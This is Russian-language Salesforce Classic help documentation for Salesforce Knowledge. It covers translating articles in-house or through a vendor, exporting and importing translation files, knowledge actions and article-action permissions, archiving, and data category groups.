Salesforce Knowledge позволяет сократить расходы на поддержку путем перевода статей на нужные языки. После [настройки параметров языка](#) пользователям доступны два метода перевода: самостоятельный перевод статей посредством инструмента редактирования в базе знаний или отправка статей поставщику перевода. Разные языки могут использовать разные методы. Например, статьи могут быть назначены пользователю Salesforce Knowledge для перевода на испанский язык и отправлены поставщику для перевода на французский язык.

Ниже перечислены стандартные этапы перевода статьи в базе знаний.

1. Автор или эксперт [отправляет статью на перевод](#) другому пользователю базы знаний (назначенному).
2. Назначенный [переводит статью](#) посредством редактора статей и [назначает](#) готовый перевод эксперту или издателю.
3. Эксперт [публикует статью](#). Помимо исходной статьи, также публикуются ее готовые переводы. Обратите внимание, что перевод статьи, опубликованный до публикации исходной статьи, доступен пользователям только после публикации исходной статьи.

Ниже перечислены стандартные этапы перевода статьи поставщиком.

1. Автор или эксперт [назначает статью очереди перевода](#).
2. Администратор [создает файл экспорта](#) и отправляет его поставщику перевода.
3. Поставщик возвращает переведенные статьи, которые [импортируются администратором в базу знаний](#). Импортированные статьи могут быть автоматически опубликованы или назначены эксперту.
4. Переводы, которые не были опубликованы автоматически, проверяются и публикуются назначенным.

### Советы по внедрению

- Прежде чем добавить языки в базу знаний, выберите метод перевода статей для каждого языка: система Salesforce или поставщик перевода. Сообщите данное решение всем сотрудникам, вовлеченным в процесс перевода (авторам, экспертам, менеджерам и издателям).
- Язык, добавленный в базу знаний, не может быть удален, но может быть скрыт путем назначения статуса неактивного. Деактивация языка отменяет его доступность в диалоговых окнах «Создать статью» и «Отправить на перевод». Кроме того, статьи, опубликованные на языке, который затем деактивируется, становятся недоступными пользователям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

- Разрешается добавлять только языки, поддерживаемые системой Salesforce.
- Чтобы включить функцию экспорта статей, рекомендуем [создать как минимум одну очередь](#); очередь выбирается авторами и экспертами при отправке статьи на перевод. Убедитесь, что им известен принцип выбора очередей и языков.
- Все файлы перевода (файлы, экспортированные из системы Salesforce и переведенные поставщиком) должны быть добавлены в папку, имя которой соответствует коду языка. Например, статьи, переведенные на французский язык, должны быть добавлены в папку *fr*. Чтобы создать файл импорта, заархивируйте данную папку.

#### Рекомендации

- Чтобы скрыть статьи, переведенные на определенный язык, снимите флажок «Активно» напротив нужного языка на странице параметров.
- Чтобы импортировать переведенные статьи, убедитесь, что структура и расширения файлов соответствуют структуре и расширениям файлов, экспортированных из Salesforce Knowledge для перевода. Например, структура файла, указанная ниже, может использоваться при переводе на французский язык.

```
import.properties
-fr
--articletypearticlename_kav
---articlename.csv
---[Article collateral, html, images, etc.]
```

#### СМ. ТАКЖЕ:

[Настройка многоязычной базы знаний](#)

[Экспорт статей для перевода](#)

[Перевод статей в Salesforce Knowledge](#)

## Импорт переводов статьи

Прежде чем импортировать переведенные статьи в систему Salesforce, просмотрите перечисленные ниже рекомендации.

- Статьи могут быть импортированы только в организацию Salesforce, использующуюся для их экспорта. Например, статьи, экспортированные из пробной или безопасной организации, не могут быть импортированы в производственную организацию.
- Все файлы перевода (файлы, экспортированные из системы Salesforce и переведенные поставщиком) должны быть добавлены в папку, имя которой соответствует коду языка. Например, статьи, переведенные на французский язык, должны быть добавлены в папку *fr*. Чтобы создать файл импорта, заархивируйте данную папку.
- Чтобы импортировать переведенные статьи, убедитесь, что структура и расширения файлов соответствуют структуре и расширениям файлов, экспортированных из Salesforce Knowledge для перевода. Например, структура файла, указанная ниже, может использоваться при переводе на французский язык.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- «Управление Salesforce Knowledge»
- И
- «Управление статьями»
- И
- «Управление импортом/экспортом статей базы знаний»
- И
- «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей:

- «Управление статьями»
- И
- «Чтение» и «Создание» для типа статьи

```
import.properties
-fr
--articletypearticlename_kv
```

```
---articlename.csv
---[Article collateral, html, images, etc.]
```

Чтобы импортировать переведенные статьи, выполните указанные ниже действия.

1. В меню «Настройка» введите «*Импорт переводов статьи*» в поле «Быстрый поиск», затем выберите **«Импорт переводов статьи»**.
2. Выберите способ обработки импортированных переводов в системе Salesforce.

| Параметр  | Описание  |
|---|---|
| Просмотреть импортированные переводы на вкладке «Управление статьями» перед публикацией | Добавление импортированных переводов в очередь, поддерживающую их проверку. |
| Опубликовать переводы сразу после импорта   | Публикация импортированных переводов без проверок.                          |

3. Выберите язык импортируемых статей.
4. Если статьи должны быть проверены перед публикацией, выберите отправку файлов пользователю или очереди, а затем выберите имя нужного пользователя или очереди.
5. Нажмите кнопку **«Обзор»**, выберите нужный архивный файл перевода и нажмите кнопку **«Открыть»**.
6. Нажмите кнопку **«Импортировать!»**.

Чтобы загрузить дополнительные переведенные статьи, повторите действия 4—6.

7. Нажмите кнопку **«Готово»**.

Уведомление о завершении импорта будет отправлено пользователю по эл. почте. Состояние импорта можно просмотреть в меню «Настройка». Для этого нужно ввести *Импорт и экспорт статей* в поле Быстрый поиск, затем выбрать **Импорт и экспорт статей**.


СМ. ТАКЖЕ:

[Настройка многоязычной базы знаний](#)

[Экспорт статей для перевода](#)

## Экспорт статей для перевода

Статьи Salesforce Knowledge, отправленные поставщику на перевод, добавляются в очередь перевода.


 **Прим.:** Разрешается использовать не более 50 экспортов в сутки и 15 отложенных экспортов (незавершенные экспорты со статусом «Сбой» или «Отменено»).

Чтобы создать файл экспорта, содержащий статьи, отправленные на перевод, выполните указанные ниже действия.

1. В меню «Настройка» введите «*Экспорт статей для перевода*» в поле «Быстрый поиск», затем выберите «**Экспорт статей для перевода**».
2. Выберите очередь, содержащую экспортируемые статьи.
3. Щелкните...
  - «**Все статьи**», чтобы экспортировать все статьи в очереди.
  - «**Обновленные статьи**», чтобы экспортировать только измененные или добавленные статьи.

4. Нажмите кнопку «**Продолжить**».

5. Выберите нужный исходный язык и язык перевода. Система Salesforce создает отдельный архивный файл для каждого типа статьи в каждой языковой паре.

 **Важное замечание:** Рекомендуем сохранить структуру архивного файла для успешного импорта. Дополнительную информацию см. в разделе «[Импорт переводов статьи](#)» на странице 3050.

6. Чтобы проверить или опубликовать переведенные файлы, выберите отправку файлов пользователю или очереди, а затем выберите имя нужного пользователя или очереди.

7. Выберите кодировку файла.

- Стандартная США и западноевропейская (ISO-8859-1, ISO-LATIN-1)
- Юникод
- Юникод (UTF-8): *значение по умолчанию*
- Японская (Windows)
- Японская (Shift\_JIS)
- Китайская стандартная (GB18030)
- Китайская упрощенная (GB2312)
- Китайская традиционная (Big5)
- Корейская
- Юникод (UTF-16, Big Endian)

8. Выберите разделитель для CSV-файлов. Разделитель — это символ, предназначенный для разделения столбцов при преобразовании файла в таблицу. Доступные значения:

- Символ табуляции (Данное значение выбрано по умолчанию.)
- Запятая

9. Нажмите кнопку «**Экспортировать!**».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта статей:

- «Управление Salesforce Knowledge»
- И
- «Управление статьями»
- И
- «Управление импортом/экспортом статей базы знаний»

Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей:

- «Чтение» и «Создание» для типа статьи



Уведомление о завершении экспорта будет отправлено пользователю по электронной почте. Кроме того, можно проверить состояние экспорта, просмотрев раздел «Очередь импорта и экспорта статей». В меню «Настройка» введите «*Импорт и экспорт статей*» в поле «Быстрый поиск», затем выберите «**Импорт и экспорт статей**».

Дополнительную информацию о статусах см. в разделе «[Просмотр статуса импорта и экспорта Salesforce Knowledge](#)» на странице 3120.

10. Извлеките экспортированные файлы из архива. Рекомендуем сохранить структуру архивного файла для успешного импорта.


СМ. ТАКЖЕ:

[Настройка многоязычной базы знаний](#)

## Создание и активация действий базы знаний

Действия базы знаний — это шаблоны, связывающие действие бизнес-правила с типом статьи.

Действия базы знаний позволяют связывать типы статей с определенными действиями над статьей (например, публикация). Например, чтобы публиковать каждый вопрос как новую версию после выполнения процесса утверждения, создайте действие базы знаний, связывающее тип статьи «Вопросы и ответы» с действием «Опубликовать как новое». Затем выберите новое действие базы знаний при [создании процесса утверждения](#) для вопросов.

 **Прим.:** Чтобы разрешить пользователям опубликовать статью, выберите действие окончательного утверждения «Разблокировать запись для редактирования» при создании процесса утверждения.

Чтобы обеспечить максимальное использование памяти во время публикации больших наборов статей, система Salesforce может отложить публикацию и добавить статьи в очередь. Публикация статей откладывается в том случае, если количество статей и переводов, умноженное на количество областей обогащенного текста, превышает 100. Чтобы проверить статус статей в очереди на публикацию, откройте страницу «Автоматические действия процессов».

1. Введите строку «*Действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Глобальные действия**».
  2. Нажмите кнопку «**Создать действие базы знаний**».
  3. Выберите тип статьи для действия. Бизнес-правила и процессы утверждения, связываемые с действием, должны принадлежать одному типу статьи.
  4. Введите уникальное имя для действия базы знаний.
  5. Выберите тип действия для применения к типу статьи. Например, действие «Опубликовать как новое» публикует статью в качестве новой версии.
  6. Введите описание.
  7. Нажмите кнопку «**Сохранить**».
- Страница сведений о действии базы знаний содержит правила и процессы утверждения, используемые данным действием.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения действий Salesforce Knowledge:

- «Настройка приложения»

- Чтобы использовать действие базы знаний в процессе утверждения или бизнес-правиле, нажмите кнопку **«Активировать»** на странице сведений о действии базы знаний.

### Назначение действий над статьей общедоступным группам

Действия над статьей позволяют пользователям управлять процессами перевода и публикации статьи. По умолчанию все действия над статьей назначаются пользователям с полномочием «Управление статьями». Данные действия могут быть выполнены только при наличии соответствующих полномочий для типа статьи (см. таблицу ниже). Чтобы контролировать доступные действия над статьей, рекомендуем назначить их общедоступным группам.

Данная таблица содержит полномочия, необходимые для выполнения каждого действия над статьей.


| Действие над статьей                           | Создание | Чтение | Правка | Удаление |
|--|----------|--------|--------|----------|
| Опубликовать статьи                            | ✓        | ✓      | ✓      | ✓        |
| Архивировать статьи                            | ✓        | ✓      | ✓      | ✓        |
| Удалить статьи                                 |          | ✓      | ✓      | ✓        |
| Редактировать опубликованные и архивные статьи |          | ✓      | ✓      |          |
| Отправить статьи на перевод                    | ✓        | ✓      | ✓      |          |
| Опубликовать перевод                           | ✓        | ✓      | ✓      | ✓        |
| Редактировать перевод                          | ✓        | ✓      | ✓      |          |

 **Прим.:**

- To delete published article and translations, first remove them from publication by choosing edit or archive.
- Когда пользователь без доступа к удалению отменяет правку в опубликованной статье, вновь созданный черновик статьи не удаляется автоматически.

Чтобы назначить действия над статьей общедоступным группам, выполните указанные ниже действия.

- Создайте общедоступную группу для каждой группы пользователей.

 **Прим.:** Общедоступная группа может содержать любых пользователей Salesforce, однако действия над статьей доступны только пользователям с полномочием «Управление статьями» и соответствующими полномочиями объекта.

- В меню «Настройка» введите *«Действия со статьями баз знаний»* в поле «Быстрый поиск», затем выберите **«Действия со статьями баз знаний»** и решите, каким пользователям следует выполнять какие действия. Например, предоставьте группе «Издатели» возможность публикации, архивирования и удаления статей, а группе «Переводчики» — возможность отправки статей на перевод, публикации и архивирования переведенных статей.

- Назначьте действия над статьей общедоступным группам.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания общедоступных групп и назначения действий над статьей:

- «Настройка приложения»
- И
- «Управление пользователями»
- И
- «Управление Salesforce Knowledge»

- a. В меню «Настройка» введите «*Параметры базы знаний*» в поле «Быстрый поиск», затем выберите «**Параметры базы знаний**» и щелкните «**Изменить**».
- b. Установите соответствующий переключатель для нужного действия и выберите общедоступную группу. Действие над статьей, которое не изменено, доступно всем пользователям с полномочием «Управление статьями».
- c. Нажмите кнопки «**ОК**» и «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

## Архивирование статей и переводов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

Архивирование инициирует удаление устаревших опубликованных статей и их недоступность агентам и клиентам в каналах Salesforce Knowledge, используемых организацией.


Чтобы заархивировать статьи, выполните указанные ниже действия.

1. Установите переключатель «Опубликованные статьи» в области «Просмотр» на вкладке «Управление статьями», выберите нужные статьи и нажмите кнопку **«Архивировать...»**. Или нажмите кнопку **«Архивировать...»** на странице сведений об опубликованной статье.
2. Выберите «Архивировать статьи!». Чтобы выбрать дату архивирования статьи, выберите «Запланировать архивирование на:».
3. Нажмите кнопку **«ОК»**.

Статьи, архивирование которых выполняется сразу, перемещаются в представление «Архивные статьи». Статьи, архивирование которых запланировано на более позднюю дату, отображаются в представлении «Опубликованные статьи», но со значком ожидания (🕒) напротив заголовка статьи. Чтобы просмотреть дату архивирования, наведите указатель мыши на значок. При наступлении даты архивирования статья автоматически перемещается в представление «Архивные статьи».

 **Прим.:**

- Одновременное выполнение действий разными пользователями над одними и теми же статьями может инициировать возникновение конфликтов. В зависимости от того, кто выполняет первое действие, статьи будут недоступны другим пользователям даже в случае их отображения в списке статей. Выполнение действия над данными статьями инициирует отображение сообщения об ошибке.
- **Редактирование** опубликованной статьи, архивирование которой запланировано на более позднюю дату, инициирует отмену архивирования.
- Архивирование статьи, содержащей опубликованный перевод и черновую версию, инициирует удаление черновой версии. Опубликованные переводы архивируются вместе со статьей.

 **Совет:** Чтобы отменить запланированное архивирование, нажмите кнопку **«Отмена архивирования»** на странице сведений о статье.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления статей:

- «Управление статьями»
- И
- «Создание», «Чтение», «Редактирование» или «Удаление» для типа статьи

Для публикации или архивирования статей:

- «Управление статьями»
- И
- «Создание», «Чтение», «Редактирование» и «Удаление» для типа статьи

Для отправки статей на перевод:

- «Управление статьями»
- И
- «Создание», «Чтение» и «Редактирование» для типа статьи


Для отправки статей на утверждение:

- Полномочия определяются параметрами процесса утверждения

## Создание и изменение групп категорий

Группы категорий могут использоваться в [Salesforce Knowledge](#) (статьи) или [сообществе ответов](#) (вопросы). В обоих случаях группы категорий являются контейнерами для отдельных категорий данных. Например, группа категорий «Контракты» может содержать категории «Фиксированная цена», «Покрытие расходов» и «Доставка без установленного срока». Дополнительную информацию см. в разделе «[Что такое категории данных?](#)» на странице 3060.

Чтобы создать или изменить группу категорий, выполните указанные ниже действия.

1. Введите строку «*Категории данных*» в поле «Быстрый поиск» и выберите пункт «**Настройка категорий данных**».
2. Чтобы создать группу категорий, нажмите кнопку «**Создать**» в разделе «Группы категорий». По умолчанию пользователь может создать не более пяти групп категорий и трех активных групп категорий. Чтобы создать дополнительные группы категорий, обратитесь в компанию Salesforce.  
  
Чтобы изменить текущую группу категорий, наведите указатель мыши на имя нужной группы категорий и щелкните значок «**Редактировать группу категорий**» (  ).
3. Заполните поле «Имя группы». Данное имя отображается в качестве заголовка раскрывающегося меню категорий на вкладках «Управление статьями» и «Статьи», а также в общедоступной базе знаний (при ее наличии). Поле «Имя группы» не отображается на вкладке «Ответы».
4. При необходимости измените значение поля «Уникальное имя группы». Данное уникальное имя используется для определения группы категорий в SOAP API.
5. При необходимости введите описание группы категорий.
6. Нажмите кнопку «**Сохранить**». По завершении отправляется электронное уведомление об успешном сохранении.

Теперь [категории](#) могут быть добавлены в группу категорий. При создании группы категорий система Salesforce автоматически создает категорию верхнего уровня «Все». Чтобы переименовать категорию, дважды щелкните значение «Все».

### Активация групп категорий

По умолчанию новая группа категорий добавляется как неактивная и отображается только на страницах административной настройки для категорий данных, ролей, наборов полномочий и профилей. Чтобы настроить иерархию категорий и назначить доступность, рекомендуем использовать неактивные группы категорий. Группа категорий отображается в Salesforce Knowledge или сообществе ответов только после ее активации пользователем. Кроме того, вкладка «Ответы» отображает категории только после назначения группы категорий зоне.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

Чтобы активировать группу категорий, наведите указатель мыши на имя нужной группы категорий и щелкните значок «Активировать группу категорий» ().

СМ. ТАКЖЕ:

[Управление категориями данных](#)

[Добавление категорий данных в группы категорий](#)

[Удаление категорий данных](#)

[Управление статьями и переводами](#)

[Общие сведения о доступности группы категорий](#)

[Управление категориями данных](#)

[Добавление категорий данных в группы категорий](#)

[Удаление и восстановление групп категорий](#)

[Управление статьями и переводами](#)

[Общие сведения о доступности группы категорий](#)

## Что такое категории данных?

Категории данных могут использоваться компонентами [Salesforce Knowledge](#) (статьи и переводы), «[Ответы](#)» и Chatter Answers, благодаря чему пользователи могут классифицировать и быстро находить нужные статьи или вопросы. Категории данных позволяют администраторам контролировать доступ к статьям и вопросам.

Salesforce Knowledge поддерживает пятиуровневую иерархию категорий данных в каждой группе категорий. Статьям базы знаний могут быть назначены разные категории, благодаря чему пользователи могут быстро находить нужные статьи. Например, чтобы классифицировать статьи по регионам продаж и бизнес-единицам, создайте две группы категорий: «Регионы продаж» и «Бизнес-единицы». Группа категорий «Регионы продаж» может состоять из географической иерархии, в которой категория «Все регионы продаж» будет расположена на самом верхнем уровне, категории «Северная Америка», «Европа» и «Азия» — на втором уровне, и так далее.

Категории данных, назначаемые вопросам в зоне ответов, также позволяют ускорить поиск нужных вопросов. Каждая зона ответов поддерживает одну группу категорий. Например, компания-производитель компьютеров может создать группу категорий «Продукты», которая может содержать четыре одноуровневые категории: «Портативные компьютеры», «Производительные портативные компьютеры», «Настольные игровые компьютеры» и «Настольные рабочие компьютеры». Участники зоны могут назначить каждому вопросу на вкладке «Ответы» одну из четырех категорий, а затем использовать данные категории для быстрого просмотра ответов.

## Преимущества категорий данных

### Логическая классификация статей

Администраторы базы знаний могут систематизировать статьи базы знаний в виде логической иерархии, а также назначать статьям нужные атрибуты.

### Удобный доступ к вопросам

Администраторы зоны ответов могут определять категории данных, доступные на вкладке «Ответы». Участники зоны могут назначать вопросам нужные категории, которые позволяют упростить процесс поиска вопросов и ответов для остальных участников.

### Контроль за доступностью статей и вопросов

Администраторы базы знаний или сообщества ответов могут контролировать доступность статей или вопросов путем соотнесения ролей, наборов полномочий или профилей с категориями групп категорий. Доступ к категоризированной статье или вопросу предоставляется соответствующим пользователям автоматически.

### Фильтрация статей

Агенты службы поддержки могут быстро находить категоризированные статьи путем фильтрации базы знаний организации. Чтобы гарантировать отображение всех соответствующих статей, рекомендуем использовать фильтрацию по категории, которая также охватывает все одноуровневые категории, расположенные в иерархии категорий выше или ниже данной категории. Например, иерархия категорий для продуктов содержит уровни «Все продукты» > «Компьютеры» > «Портативные компьютеры» > «Игровые портативные компьютеры». Чтобы помочь клиенту выбрать оптимальный портативный компьютер, выполните фильтрацию по категории «Портативные компьютеры», в результате которой отображаются статьи, назначенные категории «Портативные компьютеры», а также статьи, назначенные категории «Компьютеры», «Все продукты» или «Игровые портативные компьютеры». Кроме того, фильтрация возвращает полезные связанные статьи (например, бесплатная доставка всех продуктов или модернизация

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»



игровых портативных компьютеров). (Во избежание недопустимых результатов, фильтрация категорий не возвращает нелинейные родственные категории, включая одноуровневые. Таким образом, статьи, назначенные категории «Настольные компьютеры», которая расположена на одном уровне с категорией «Портативные компьютеры», не отображаются.)

**Навигация по статьям и вопросам**

Конечные пользователи могут перемещаться по категориям на вкладках «Статьи» и «Ответы» для поиска сведений, необходимых для решения проблем.

**Управление группами категорий для статей и вопросов**


Если организация использует Salesforce Knowledge и сообщество ответов, то пользователи могут создавать отдельные группы категорий или использовать одну группу категорий для вопросов и ответов.

**Общие сведения о категориях данных в статьях**

Группа категорий — это контейнер для набора категорий. В Salesforce Knowledge группа категорий соответствует имени раскрывающегося меню категорий. Например, если вы используете страницу «Категории данных» в меню «Настройка» (введите «Категория данных» в поле «Быстрый поиск», затем выберите «**Настройка категорий данных**»), чтобы создать и активировать группу категорий с именем «Продукты», меню «Продукты» отображается на вкладке «Управление статьями», странице редактирования статьи, вкладке «Статьи» во всех каналах, и в общедоступной базе знаний.


На рисунке ниже представлена статья «Сделки по портативным компьютерам», предназначенная для администратора базы знаний. Используя страницу редактирования статьи, администратор классифицирует статью по категориям «Портативные компьютеры» (из группы категорий «Продукты») и «США» (из группы категорий «География»).

**Статья «Сделки по портативным компьютерам» на вкладке «Управление статьями»**



На рисунке ниже представлена статья «Сделки по портативным компьютерам», опубликованная на вкладке «Статьи» для просмотра агентами. Используя раскрывающееся меню «Продукты» и «География», агент выбирает категории «Портативные компьютеры» и «США» для извлечения соответствующей статьи.

**Статья «Сделки по портативным компьютерам» на вкладке «Статьи»**



Добавление категорий в группу категорий инициирует создание иерархии, содержащей не более пяти уровней и 100 категорий. Каждая категория имеет одну родительскую категорию, а также несколько одноуровневых и дочерних


категорий. Хорошо организованная иерархия категорий помогает пользователям быстро и легко находить нужные им статьи.

По умолчанию всем пользователям Salesforce Knowledge доступны все категории; при необходимости [доступность категорий может быть ограничена ролью, набором полномочий или профилем](#).

Общие сведения о категориях данных в зонах ответов

Зона ответов поддерживает одну группу категорий, поэтому каждому вопросу может быть назначена только одна категория. Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам. Категории группы отображаются на вкладке «Ответы» под именем зоны.

#### Отображение категорий на вкладке «Ответы»



По умолчанию всем участникам зоны доступны все категории; при необходимости [доступность категорий может быть изменена](#).

#### Советы по внедрению

Ниже перечислены рекомендации по планированию и внедрению категорий данных в организации.

- Пользователь может создать не более трех групп категорий, каждая из которых содержит не более пяти уровней иерархии. Каждая группа категорий может содержать не более 100 категорий.
- Если требуется использовать категории данных с ответами, то после создания группы категорий необходимо обязательно назначить ее в меню «Настройка». Для этого нужно ввести «*Назначения категорий данных*» в поле «Быстрый поиск», затем выбрать «**Назначения категорий данных**» в разделе «Ответы». Сообществу ответов может быть назначена только одна группа категорий. Salesforce Knowledge поддерживает использование нескольких групп категорий.
- Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в

сообществе, поэтому не могут быть назначены вопросам. Salesforce Knowledge поддерживает использование иерархии категорий данных.

- Группы категорий доступны пользователям только после активации. Группа категорий может быть активирована только после определения ее категорий и их параметров доступа, включая доступность.
- Статье может быть назначено не более восьми категорий одной группы.
- Некатегоризированная статья отображается только при выборе значения «Нет фильтра» в раскрывающемся меню категорий.
- Выбор категории при поиске статей или переводов автоматически инициирует добавление родительской и дочерних категорий, а также любых прародительских категорий вплоть до верхнего уровня. Одноуровневые категории не добавляются. Например, иерархия категорий содержит уровни «Все продукты», «Коммутаторы», «Оптические сети» и «Сетевое оборудование». Таким образом, выбор категории «Оптические сети» в раскрывающемся меню категорий возвращает статьи, назначенные любым из четырех категорий. Однако, если категория «Коммутаторы» имеет одноуровневую категорию «Маршрутизаторы», то выбор категории «Оптические сети» не возвращает статьи, назначенные категории «Маршрутизаторы». Параметры доступности категорий могут ограничить область поиска до конкретных статей.
- Ниже перечислены действия, выполняемые после выбора [параметров доступности](#) категорий.
  - Пользователи, которым не назначена доступность, могут просматривать только некатегоризированные статьи и вопросы, кроме случаев настройки [стандартной доступности категорий](#).
  - При использовании ролевой доступности пользователи клиентского и партнерского порталов наследуют параметры доступности группы категорий, назначенные их менеджерам по умолчанию. [Параметры доступности группы категорий могут быть изменены](#) для каждой роли портала.
  - При наличии доступа только к одной категории группы раскрывающееся меню категорий для этой группы не отображается на вкладке «Статьи».
- Ниже перечислены последствия удаления категории.
  - Необратимое удаление категории. Удаленная категория не может быть восстановлена. Удаленная категория не перемещается в корзину.
  - Необратимое удаление дочерних категорий.
  - Удаление категории и ее дочерних категорий со вкладок «Ответы», «Управление статьями» и «Статьи» во всех каналах и общедоступной базе знаний компании.
  - Удаление связей между категорией и статьями или вопросами. Статьи и вопросы могут быть переназначены другой категории.
  - Удаление ее соотношения с доступностью. Статьи и ответы, связанные с удаленной категорией, становятся недоступными пользователям.
- Ниже перечислены последствия удаления группы категорий.
  - Перемещение группы категорий в раздел «Удаленные группы категорий», являющийся корзиной. Элементы данного раздела доступны для просмотра, но недоступны для редактирования. Группы категорий хранятся в корзине в течение 15 дней, по истечении которых содержимое корзины удаляется без возможности восстановления. В течение этих 15 дней пользователь может восстановить группу категорий или удалить ее безвозвратно.
  - Удаление всех категорий из данной группы.
  - Удаление всех связей между категориями группы и статьями или вопросами.
  - Удаление всех связей между категориями группы и доступностью.
  - Удаление раскрывающегося меню категорий со вкладки «Статьи» во всех каналах, вкладки «Управление статьями» и общедоступной базы знаний компании.

- Метки категорий и групп категорий могут быть переведены с помощью средства перевода.

#### Рекомендации

Ниже перечислены рекомендации по использованию категорий данных.

- Для быстрого управления категориями данных рекомендуем использовать [клавиши быстрого доступа](#).
- [Правила доступности группы категорий](#) могут быть заданы после создания или обновления категорий.
- Сохраняйте внесенные изменения как можно чаще. Время сохранения определяется количеством действий, выполненных до нажатия кнопки **«Сохранить»**.


СМ. ТАКЖЕ:

[Управление категориями данных](#)

## Управление категориями данных

Администраторы могут создавать категории данных для статей Salesforce Knowledge или вопросов в зоне, благодаря которым пользователи могут классифицировать и быстро находить нужные статьи или вопросы. Кроме того, категории данных позволяют администраторам контролировать доступ к статьям и вопросам. Дополнительную информацию см. в разделе «Что такое категории данных?» на странице 3060.

Введите строку «Категории данных» в поле «Быстрый поиск» и выберите пункт «Настройка категорий данных», чтобы просмотреть страницу «Категории данных».

